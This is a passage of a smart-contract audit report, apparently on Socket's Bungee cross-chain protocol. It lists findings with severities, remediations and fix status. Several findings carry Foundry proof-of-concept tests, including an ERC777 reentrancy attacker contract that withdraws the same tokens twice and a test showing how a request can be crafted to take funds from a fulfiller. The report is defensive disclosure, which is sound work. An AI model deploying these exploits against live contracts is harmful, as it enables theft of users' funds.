        uint256 solverOutputTokensBalanceBefore =
MockERC20(testOrder.outputToken).balanceOf(address(this));

        srcEntrypoint.executeSR(swapExecs1, mofaSignature1);

        // should transfer input tokens via permit2
        // Check balances after
        // audit: Getting double inputAmount
        assertEq(
            MockERC20(testOrder.inputToken).balanceOf(address(this)),
            solverInputTokenBalanceBefore +
                2 * (testOrder.inputAmount -
                calculateFee(testOrder.inputAmount, testOrder.feeInBps))
        );
        // audit: but paid only once
        // transfer output token to receiver
        assertEq(
            MockERC20(testOrder.outputToken).balanceOf(testOrder.receiver),
            receiverOutputTokensBalanceBefore + testOrder.fulfilAmount
        );
        // transfer output token from solver
        assertEq(
            MockERC20(testOrder.outputToken).balanceOf(address(this)),
            solverOutputTokensBalanceBefore - testOrder.fulfilAmount
        );
    }
```

```
    // Check output token balances of receiver before fulfilment
    uint256 initialBalance = CurrencyLib.balanceOf(
        swapExec.request.basicReq.outputToken,
        swapExec.request.basicReq.receiver
    );

    // Execute callback on transmitter to perform fulfilment
    /// @dev transmitter expected to update final fulfilAmounts in the exec
    SwapExec memory _swapExec =
ISwapRequestCallback(transmitter).swapRequestCallback(swapExec,
netInputAmount);

    // Check post- balances of user
    /// @dev use original swapExec to check balances
    uint256 finalBalance = CurrencyLib.balanceOf(
        swapExec.request.basicReq.outputToken,
        swapExec.request.basicReq.receiver
    );

    // Check if the fulfilAmounts were met
    if (finalBalance - initialBalance < swapExec.fulfilAmount) revert
MinOutputNotMet();
```

LOSS OF REFUNDED FEE WHEN USING THE SORINBOX CONTRACT

SEVERITY: High

PATH:

src/core/SingleOutputRequestImpl.sol#L253-L258

src/inboxes/SORInbox.sol#L123-L136

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

Context: **SingleOutputRequest** + RFQ Router

The **SORInbox** contract enables users to send **SingleOutputRequests** to the Bungee Protocol auction. Users can invoke the **createRequest()** function to create their expected requests by transferring the input token to this contract.

If the request cannot be fulfilled on the destination chain, the user can trigger the **withdrawFunds()** function to unlock and withdraw their tokens.

In the **POST-EXTRACTION** scenario—where the request is extracted on the source chain—the request must first be withdrawn from the **BungeeGateway** before calling the **withdrawFunds()** function. The **withdrawFunds()** function then transfers the **withdrawnRequest.amount** of **withdrawnRequest.token** back to the request's creator.

```
function withdrawFunds(SingleOutputRequest calldata singleOutputRequest)
external {
    ...

    } else {
        // CASE - POST EXTRACTION
        // Checks if the request has already been withdrawn
        if (withdrawnInbox[typedDataHash]) revert RequestAlreadyWithdraw();

        /// @dev In the POST-EXTRACTION scenario, the request must first be
withdrawn from BungeeGateway
        // If the request has not been withdrawn, revert
        WithdrawnRequest memory withdrawnRequest =
BUNGEE_GATEWAY.withdrawnRequests(requestHash);
        if (withdrawnRequest.token == address(0)) {
            revert RequestNotWithdrawn();
        }

        _withdraw(singleOutputRequest.basicReq.nonce,
withdrawnRequest.token, withdrawnRequest.amount);
    }

    ...
}
```

The issue arises when the **withdrawnRequest.token** differs from the given input token **singleOutputRequest.basicReq.inputToken**, as specified by the request's creator. This discrepancy occurs because, during the request extraction process, the **inputToken** can be swapped to the **singleOutputRequest.swapOutputToken** (see lines 71–96 of the **BaseRouterSingleOutput.execute()** function).

```
function execute(
    bytes32 requestHash,
    address receiverContract,
    ExtractExec calldata exec
) external returns (uint256 extractedAmount, address extractedToken) {
    ...

    if (feeAmount > 0) {
        _collectFee(exec.request.basicReq.inputToken, feeAmount, feeTaker,
requestHash);
    }

    if (exec.swapPayload.length > 0) {
        // Get the initial balance of the router for the swap output token
        uint256 initialBalance =
CurrencyLib.balanceOf(exec.request.swapOutputToken, address(this));

        /// @dev Transfer tokens to SwapExecutor

ERC20(exec.request.basicReq.inputToken).transfer(address(SWAP_EXECUTOR),
bridgeAmount);

        // Call the swap executor to execute the swap
        /// @dev Swap output tokens are expected to be sent back to the
router
        SWAP_EXECUTOR.executeSwap(
            exec.request.basicReq.inputToken,
            bridgeAmount,
            exec.swapRouter,
            exec.swapPayload
        );

        // Get the final balance of the swap output token on the router
        uint256 swappedAmount =
CurrencyLib.balanceOf(exec.request.swapOutputToken, exec.router) -
initialBalance;

        // Check if the minimum swap output is satisfied; if not, revert
        if (swappedAmount < exec.request.minSwapOutput) revert
SwapOutputInsufficient();
```

```
        // Execute with swapOutputToken
        _execute(swappedAmount, exec.request.swapOutputToken, requestHash,
receiverContract, exec);

        return (swappedAmount, exec.request.swapOutputToken);
    ...
}
```

However, the fee is collected using the **inputToken** (lines 66–68 in **BaseRouterSingleOutput.execute()**).

Thus, when a request is withdrawn, the **SORInbox** contract receives two tokens: the **swapOutputToken** and the **inputToken** via the **FEE_COLLECTOR**, (see lines 253–258 in the **SingleOutputRequestImpl** contract).

```
function _validateAndWithdrawRequest(bytes32 requestHash) internal {
    ...

    // Refund locked fee if any
    FEE_COLLECTOR.refundFee(requestHash, eReq.sender);

    // Ask the router to transfer funds back to the user
    /// @dev eReq.amount is the net amount after affiliate fees
    IBaseRouter(eReq.router).releaseFunds(eReq.token, eReq.amount,
eReq.sender);

    // Store the WithdrawnRequest
    _withdrawnRequests[requestHash] = WithdrawnRequest({
        token: eReq.token,
        amount: eReq.amount,
        receiver: eReq.sender
    });

    ...
}
```

Since **withdrawnRequest.token** corresponds to the **swapOutputToken**, the **SORInbox.withdrawFunds()** function only transfers the **swapOutputToken** back to the sender. As a result, the **inputToken** fee is effectively lost.

Consider adding a new parameter **refundFeeAmount** to the **WithdrawnRequest** struct

```
struct WithdrawnRequest {
    address token;
    uint256 amount;
    address receiver;
+    uint256 refundFeeAmount;
}
```

This variable will then be used in the function **withdrawFunds** to transfer the **refundFeeAmount** amount of **singleOutputRequest.basicReq.inputToken** back to request's creator.

SINGLEOUTPUTREQUESTIMPL:_RECEIVEMSG WILL WITHDRAW BACK TO SENDER WITH ZERO FULFILAMOUNT BUT NON-ZERO REFUELAMOUNT

SEVERITY: Medium

PATH:

src/core/SingleOutputRequestImpl.sol#L130-L146

REMEDIATION:

Consider differentiate the message from cancelRequest and settleRequests.

STATUS: Acknowledged

DESCRIPTION:

After the fulfilment of SingleOutputReqeust, **settleRequests** is called from the destination to bridge back a message to the source chain.
Depending on the **fulfilAmount** the BungeeGateway on the source chain will either process the withdraw or settlement process.
The withdraw is for the case where the request was cancelled on the destination chain, so it will send back the inputAmount to the sender.

However, this does not count whether the **refuelAmount** is zero or not, therefore can be abused to get the **refuelAmount** and then withdraw from the source.

```
        for (uint256 i = 0; i < requestHashes.length; i++) {
            if (fulfilledAmounts[i] == 0) {
                // handle withdrawal
                /// @dev not checking individual failures, since
cancellation is expected to be singular
                _validateAndWithdrawRequest(requestHashes[i]);
            } else {
                // handle settlement
                (bool success, bytes4 _error) = _validateAndSettleRequest(
                    switchboardId,
                    requestHashes[i],
                    fulfilledAmounts[i]
                );
                if (!success) emit RequestSettlementFailed(requestHashes[i],
_error);
            }
        }
```

Proof of concept:

1. The **testOrder** has zero **minOutputAmount** and non-zero **refuelAmount**. Also the **outputToken** is not native token.
2. Let's say an innocent fulfiller is fulfilling this request on the destination chain and set the **fulfilAmount** to zero. It is likely that the fulfiller sets the minimum requested output amount.
3. When the fulfiller fulfils, the receiver will already receive the **refuelAmount**.
4. From destination chain **settleRequests** is called, therefore the message is sent via Socket. The message's **fulfilAmount** will be zero.
5. When the message via Socket is received on the source chain, the sender who made the request will get their input token back including the fee. And the beneficiary will not receive anything.

As the result, one can make a seemingly innocent order to steal fund from the fulfiller.

```
function test_settleRequests_POC() public {
    // Extraction
    testOrder.minDestGas = 1_000_000;
    testOrder.minOutputAmount = 0;
    testOrder.fulfilAmount = 0;
    testOrder.refuelAmount = 1e18;
    testOrder.fulfilMsgValue = 1e18;
    testOrders[0] = testOrder;
    test_extractRequests_callRouter();

    vm.chainId(dstChainSlug);
    bytes32 requestHash =
prepareRequest(testOrder).hashDestinationRequest();
    uint256 receiverBefore = testOrder.receiver.balance;

    // Fulfilment
    FulfilExec[] memory fulfilExecs = prepareFulfilExec(testOrders);
    assertEq(fulfilExecs[0].fulfilAmount, 0);
    vm.deal(solver, testOrder.fulfilMsgValue);
    vm.startPrank(solver);
```

```
    dstBungeeGateway.executeImpl{value: testOrder.refuelAmount}(
      1,
      abi.encodeCall(SingleOutputRequestImpl.fulfilRequests, (fulfilExecs))
    );
    vm.stopPrank();

    uint256 receiverAfter = testOrder.receiver.balance;
    assertEq(receiverAfter - receiverBefore, testOrder.refuelAmount);

    uint256 feeAmount = calculateFee(testOrder.inputAmount,
testOrder.feeInBps);

    // switches to source chain
    vm.chainId(srcChainSlug);
    uint256 beforeSenderBalance =
MockERC20(testOrder.inputToken).balanceOf(_sender);
    uint256 initialTransmitterBalance =
MockERC20(testOrder.inputToken).balanceOf(solver);
    uint256 initialFeeCollectorBalance =
MockERC20(testOrder.inputToken).balanceOf(address(srcFeeCollector));
    // should have locked fee
    assertEq(initialFeeCollectorBalance, feeAmount);
    assertEq(srcFeeCollector.feeMap(testOrder.inputToken,
testOrder.feeTaker), 0);
    (, , uint256 initialFeeLocked) =
srcFeeCollector.feeLockedMap(requestHash);
    assertEq(initialFeeLocked, feeAmount);
    uint256 initialRouterBalance =
MockERC20(testOrder.inputToken).balanceOf(address(srcRFQRouter));
    uint256 initialBeneficiarySettlement =
srcBungeeGateway.beneficiarySettlements(
        testOrder.beneficiary,
        testOrder.router,
        testOrder.inputToken
    );
    assertEq(initialBeneficiarySettlement, 0);

    // Switches to destination chain
    vm.chainId(dstChainSlug);

    // Data set by the transmitter
    bytes32[] memory requestHashes = new bytes32[](testOrders.length);
```

```
    uint256 gasLimit = 100000000; // hardcoded
    uint32 srcChainId = srcChainSlug;
    uint32 switchboardIdSetByTransmitter = switchBoardId;

    for (uint256 i = 0; i < testOrders.length; i++) {
        requestHashes[i] =
prepareRequest(testOrders[i]).hashDestinationRequest();
    }

    dstBungeeGateway.executeImpl{value: 0}(
        1,
        abi.encodeCall(
            SingleOutputRequestImpl.settleRequests,
            (requestHashes, gasLimit, srcChainId,
switchboardIdSetByTransmitter)
        )
    );

    // Checks on the source chain
    vm.chainId(srcChainSlug);

    // Balances
    // feeTaker is not getting balance until they claim
    // token balance would be same

assertEq(MockERC20(testOrder.inputToken).balanceOf(address(srcFeeCollector
)), 0);
    // fee should be unlocked now
    assertEq(srcFeeCollector.feeMap(testOrder.inputToken,
testOrder.feeTaker), 0);

    // fee and func sent back to sender
    uint256 afterSenderBalance =
MockERC20(testOrder.inputToken).balanceOf(_sender);
    assertEq(afterSenderBalance - beforeSenderBalance,
testOrder.inputAmount);

    // The escrowed inputAmount is already sent back
    assertEq(initialRouterBalance -
MockERC20(testOrder.inputToken).balanceOf(address(srcRFQRouter)),
testOrder.inputAmount - feeAmount);
```

```
    // Balance of Transmitter stays the same as its initial balance
    // because settlement amount is not transferred to beneficiary right
away
    assertEq(MockERC20(testOrder.inputToken).balanceOf(solver),
initialTransmitterBalance);

    // beneficiarySettlement does not increase
    assertEq(
        srcBungeeGateway.beneficiarySettlements(testOrder.beneficiary,
testOrder.router, testOrder.inputToken),
        initialBeneficiarySettlement
    );

    ExtractedRequest memory exReq = abi.decode(
        srcBungeeGateway.executeImpl(
            1,
            abi.encodeCall(SingleOutputRequestImpl.getExtractedRequest,
(requestHashes[0]))
        ),
        (ExtractedRequest)
    );

    // Extracted Request must be deleted
    assertEq(exReq.amount, 0);
    assertEq(exReq.beneficiary, address(0));
    assertEq(exReq.delegate, address(0));
    assertEq(exReq.router, address(0));
    assertEq(exReq.token, address(0));
    assertEq(exReq.sender, address(0));
    assertEq(exReq.switchboardId, 0);
    assertEq(exReq.promisedAmount, 0);
}
```

SOCKET6-6

IF A SINGLE OUTPUT REQUEST THROUGH THE CCTP ROUTER IS CANCELED, ITS FUNDS CANNOT BE WITHDRAWN BECAUSE THE WITHDRAWREQUESTONDESTINATION FUNCTION WILL REVERT

SEVERITY: Medium

PATH:

src/core/SingleOutputRequestImpl.sol#L456

REMEDIATION:

The withdrawRequestOnDestination() function should not revert when the request is canceled. Therefore, the validation should be:

if ($.fulfilledRequests[requestHash].processed && $.fulfilledRequests[requestHash].fulfilledAmount > 0) revert RequestProcessed();

STATUS: Fixed

DESCRIPTION:

After extracting a single output request on the source chain, the **request.basicReq.delegate** and **CANCEL_ROLE** actors are allowed to cancel that request on the destination chain via the **cancelRequest()** function.

On the other hand, when a single output request using the CCTP router is extracted, the sender's **CIRCLE_USDC** tokens are transferred to the **tokenMessenger** for bridging. If the request is not fulfilled before the expiry time, it will expire, and the **request.basicReq.delegate** will be allowed to call the **withdrawRequestOnDestination()** function to withdraw the corresponding **CIRCLE_USDC** tokens associated with the request.

However, the **withdrawRequestOnDestination()** function includes a validation check for the processed state of the request:

```
if ($.fulfilledRequests[requestHash].processed) revert RequestProcessed();
```

Therefore, if that request is canceled, the processed state of the request will already be set to **true**, causing the **withdrawRequestOnDestination()** function to revert. In this case, there will be no way to withdraw the locked funds associated with that request.

This issue means that anyone wanting to cancel their CCTP request before the expiry time will risk losing their funds.

```
function withdrawRequestOnDestination(
    address router,
    Request calldata request,
    bytes calldata withdrawRequestData
) external payable {
    // check router is in system
    if (!isBungeeRouter(router)) revert RouterNotRegistered();

    // generate the requestHash
    bytes32 requestHash = request.hashDestinationRequest();

    // checks if the caller is the delegate
    if (msg.sender != request.basicReq.delegate) revert CallerNotDelegate();

    // Check if the request is already fulfilled / cancelled
    SingleOutputRequestImplStorage storage $ =
_getSingleOutputRequestImplStorage();
    if ($.fulfilledRequests[requestHash].processed) revert
RequestProcessed();

    // mark request as cancelled
    $.fulfilledRequests[requestHash] = FulfilledRequest({fulfilledAmount: 0,
processed: true});

    /// @dev router should know if the request hash is not supposed to be
handled by it
    IBaseRouter(router).withdrawRequestOnDestination(request,
withdrawRequestData);
}
```

LACK OF PERMISSION FOR THE WITHDRAWFUNDS() FUNCTION IN THE SORINBOX AND SRINBOX CONTRACTS

SEVERITY: Low

PATH:

src/inboxes/SORInbox.sol#L116

src/inboxes/SRInbox.sol#L88

REMEDIATION:

withdrawFunds should include a permission check to ensure that only the ogSender of the request is allowed to call it.

STATUS: Acknowledged

DESCRIPTION:

In the **SORInbox** and **SRInbox** contracts, the **withdrawFunds()** function is intended for users to cancel their requests before extraction or withdraw funds after a request is not fulfilled.

However, these functions lack proper permission checks for the **msg.sender**, allowing anyone to call them. Consequently, an attacker can perform a denial-of-service (DoS) attack on all requests created by the Inbox contracts by exploiting the **withdrawFunds()** function without authorization. As a result, the requests may never be extracted or fulfilled.

```
function withdrawFunds(SingleOutputRequest calldata singleOutputRequest)
external {
```

```
function withdrawFunds(SwapRequest calldata swapRequest) external {
```

Proof of concept:

- In the **SORInboxTest** contract, located in the file **test/integration/inboxes/SORInbox.t.sol**, the **helper_withdrawFunds()** function can impersonate a random address instead of **_sender** while still passing the tests successfully.

```
function helper_withdrawFunds() internal {
    // pranks source chain
    vm.chainId(srcChainSlug);

    // prepares single output request data
    Request memory singleOutputRequest = prepareRequest(testOrder);

    // pranks as sender address
-   vm.prank(_sender);
+   vm.prank(vm.addr(123));
    // Calls SORInbox to create request
    sorInbox.withdrawFunds(singleOutputRequest);
    vm.stopPrank();
}
```

- Run the command forge **test -vv --match-test test_withdrawFunds_preExecution** to successfully test **test_withdrawFunds_preExecution** after making the changes.

USER CAN STEAL ALL ERC777 TOKENS FROM THE CONTRACT USING A REENTRANCY ATTACK

SEVERITY: Informational

PATH:

src/inboxes/SORInbox.sol#L114-L122

src/inboxes/SRInbox.sol#L98-L102

REMEDIATION:

Delete or invalidate the request (e.g., set requestInbox[nonce] to a used status) before sending tokens externally. This ensures a reentrant call sees the request as invalid.

STATUS: Fixed

DESCRIPTION:

This vulnerability arises because the contract allows ERC777 tokens to be deposited and subsequently withdrawn without fully invalidating the request before tokens are transferred out. In the ERC777 standard, any transfer triggers the **tokensReceived** hook on the recipient contract, which can immediately invoke the same function that performed the transfer. Here, the attacker deploys a malicious contract that implements **tokensReceived** so that when **withdrawFunds** sends ERC777 tokens back, the hook is triggered and calls **withdrawFunds** again before the contract has deleted or invalidated the original request. As a result, the attacker is able to withdraw the same tokens multiple times in a single transaction. The core issue is that the contract updates its internal state (**delete requestInbox[swapRequest.basicReq.nonce];**) only after the external token transfer is performed, which means the reentrant call sees the request as still valid.

```
    /// @notice called by the user to create a SwapRequest from native token
    /// @dev Creates SwapRequest, Wraps native token, stores typedDataHash,
emits Request creation event
    /// @param swapRequest swapRequest struct
    function createRequest(SwapRequest calldata swapRequest) external
payable {
        // Validates Request and reverts if there are invalid details in the
Request
        _checkRequestValidity(swapRequest.basicReq);

        if (swapRequest.basicReq.inputToken ==
address(WRAPPED_NATIVE_TOKEN)) {
            // reverts if inputAmount does not match msg.value
            if (msg.value != swapRequest.basicReq.inputAmount) revert
InvalidMsgValue();

            // Wraps native asset to WETH
            WRAPPED_NATIVE_TOKEN.deposit{value: msg.value}();
        } else {
            // Transfer input token from user to contract
            CurrencyLib.transferFrom({
                from: msg.sender,
                token: swapRequest.basicReq.inputToken,
                recipient: address(this),
                amount: swapRequest.basicReq.inputAmount
            });

            // Approve if allowance is not enough
            if (
                swapRequest.basicReq.inputAmount >

ERC20(swapRequest.basicReq.inputToken).allowance(address(this),
address(PERMIT2))
            ) {
                SafeTransferLib.safeApprove(swapRequest.basicReq.inputToken,
address(PERMIT2), type(uint256).max);
            }
        }

        // Creates RequestHash and TypedDataHash for the Request
        (bytes32 requestHash, bytes32 typedDataHash) =
_createTypedDataHash(swapRequest);
```

```
        // Store the hash against the nonce
        requestInbox[swapRequest.basicReq.nonce] = ReceivedRequest({
            ogSender: msg.sender,
            typedDataHash: typedDataHash
        });

        // Emit event
        emit SwapRequestCreated(requestHash, msg.sender,
abi.encode(swapRequest));
    }
```

```
    /// @notice called by the user to unlock/withdraw funds if Request is
not fulfilled
    /// @param swapRequest swapRequest struct
    function withdrawFunds(SwapRequest calldata swapRequest) external {
        // creates requestHash and typedDataHash for the Request
        (bytes32 requestHash, bytes32 typedDataHash) =
_createTypedDataHash(swapRequest);

        // checks if the request was created on Inbox
        if (requestInbox[swapRequest.basicReq.nonce].typedDataHash !=
typedDataHash) revert RequestDoesNotExist();

        // if nonce is valid, request hasn't been extracted and funds are
unlocked to the user from Inbox
        // if invalid, request has been extracted and funds are already used
and swapped
        if (Permit2Lib.isNonceValid(PERMIT2, swapRequest.basicReq.nonce)) {
            // CASE - PRE EXTRACTION
            _withdraw(swapRequest.basicReq.nonce,
swapRequest.basicReq.inputToken, swapRequest.basicReq.inputAmount);

            // deletes request from storage
            delete requestInbox[swapRequest.basicReq.nonce];
        } else {
            /// @dev there is no post-extraction case in SwapRequests since
extraction and swapping are done in one step
            revert RequestAlreadyFulfilled();
        }

        // emits event
        emit SwapRequestWithdrawn(requestHash);
    }
```

Proof of concept:

```
contract ReentrancyAttackerERC777 is SRInboxTestHelper {
    IERC1820Registry private constant _ERC1820_REGISTRY =
IERC1820Registry(0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
    bytes32 private constant _TOKENS_RECIPIENT_INTERFACE_HASH =
keccak256("ERC777TokensRecipient");
    BungeeInbox public immutable srInbox;
    Request public swapRequestData; // Encoded SwapRequest (ERC777 token)
    uint internal counter;

    constructor(BungeeInbox _srInbox) {
        _ERC1820_REGISTRY.setInterfaceImplementer(address(this),
_TOKENS_RECIPIENT_INTERFACE_HASH, address(this));
        srInbox = _srInbox;
    }

    // The attacker calls `attack()` to start the reentrancy
    function attack(TestSwapRequestOrder memory _swapRequestData) external {
        swapRequestData = prepareRequest(_swapRequestData);
        // prepares single output request data
        srInbox.withdrawFunds(swapRequestData);
    }

    // ERC777 hooks triggered when tokens are sent to this contract
    function tokensReceived(
        address,
        address,
        address,
        uint256,
        bytes calldata,
        bytes calldata
    ) external {
        if (counter == 1) {
            counter++;
            srInbox.withdrawFunds(swapRequestData);
        }
        counter++;
    }
}
```

```
function test_withdrawFunds_reentrancyAttackERC777() public {
    // pranks source chain
    vm.chainId(srcChainSlug);

    uint256 attackAmount = 100e18; // 100 tokens

    address[] memory defaultOperators = new address[](0);
    MockERC777 erc777Token = new MockERC777("Mock ERC777", "MERC777",
defaultOperators);



    // Mint a large amount of ERC777 tokens to the inbox (e.g., 1000 tokens)
    erc777Token.mint(address(swapRequestInbox), 1000 * 10**18, "", "");

    ReentrancyAttackerERC777 attacker = new
ReentrancyAttackerERC777(swapRequestInbox);

    testOrder.inputToken = address(erc777Token);
    testOrder.inputAmount = attackAmount;
    testOrder.sender = address(attacker);
    testOrder.senderPrivateKey = uint256(keccak256("attackerPrivateKey"));
// New private key for attacker



    // Mint ERC777 tokens to the attacker
    erc777Token.mint(address(attacker), 100 * 10**18, "", "");

    // Add approval before creating request
    vm.prank(address(attacker));
    erc777Token.approve(address(swapRequestInbox), type(uint256).max);

    // Create request as the attacker contract
    vm.prank(address(attacker));

    swapRequestInbox.createRequest(prepareRequest(testOrder));
    // Initial balances
    uint256 initialInboxBalance =
erc777Token.balanceOf(address(swapRequestInbox));
    uint256 initialAttackerBalance =
erc777Token.balanceOf(address(attacker));
```

```
    // Make sure inbox has ERC777 token balance
    assertEq(erc777Token.balanceOf(address(swapRequestInbox)),
initialInboxBalance);

    // Execute attack
    vm.prank(address(attacker));
    attacker.attack(testOrder);

    // Final balances
    uint256 finalInboxBalance =
erc777Token.balanceOf(address(swapRequestInbox));
    uint256 finalAttackerBalance = erc777Token.balanceOf(address(attacker));

    // Verify attack succeeded - attacker got 2x the tokens due to
reentrancy
    assertEq(finalInboxBalance, initialInboxBalance - (attackAmount * 2));
    assertEq(finalAttackerBalance, initialAttackerBalance + (attackAmount *
2));
}
```

MISLEADING COMMENT IN AFFILIATEFEESLIB.SOL

SEVERITY: Informational

PATH:

src/lib/AffiliateFeesLib.sol#L8

REMEDIATION:

Consider adjusting this comment.

STATUS: Fixed

DESCRIPTION:

The comment in **AffiliateFeesLib.sol** line 8 states that the **AffiliateFeesLib** library was audited before by Zellic. This seems incorrect since **AffiliateFeesLib.sol** is not in the commit **96534e6aad318b26627dacc50f4118fbe32a94fc** which is mentioned as the scope in the Zellic auditing report on page 8, and is also not mentioned in the Programs list of the scope on page 9: audits/Socket-DL/07-2023 - Data Layer - Zellic.pdf at main · SocketDotTech/audits

```
// @audit Audited before by Zellic: https://github.com/SocketDotTech/audits/blob/main/Socket-DL/07-2023%20-%20Data%20Layer%20-%20Zellic.pdf
/// @notice helpers for AffiliateFees struct
library AffiliateFeesLib {
```

SWAPEXECUTOR CANNOT PERFORM SWAPS WITH NATIVE TOKENS

SEVERITY: Informational

PATH:

src/utils/SwapExecutor.sol#L14-L18

REMEDIATION:

Add a fallback function to the executor contract to enable it to receive native tokens:

receive() external payable {}

STATUS: Fixed

DESCRIPTION:

In the **SwapExecutor** contract, **executeSwapWithValue** is used to swap native tokens sent to the contract. This function is not defined as a **payable** function and instead uses a **msgValue** parameter to specify the value of native tokens used for the swap from the executor contract.

However, the **SwapExecutor** contract does not have a fallback function to receive native tokens. As a result, it is impossible for the executor's senders to perform swaps using native tokens.

```
function executeSwapWithValue(address swapRouter, bytes memory swapPayload,
uint256 msgValue) external {
    (bool success, ) = swapRouter.call{value: msgValue}(swapPayload);

    if (!success) revert();
}
```


hexens
×
SOCKET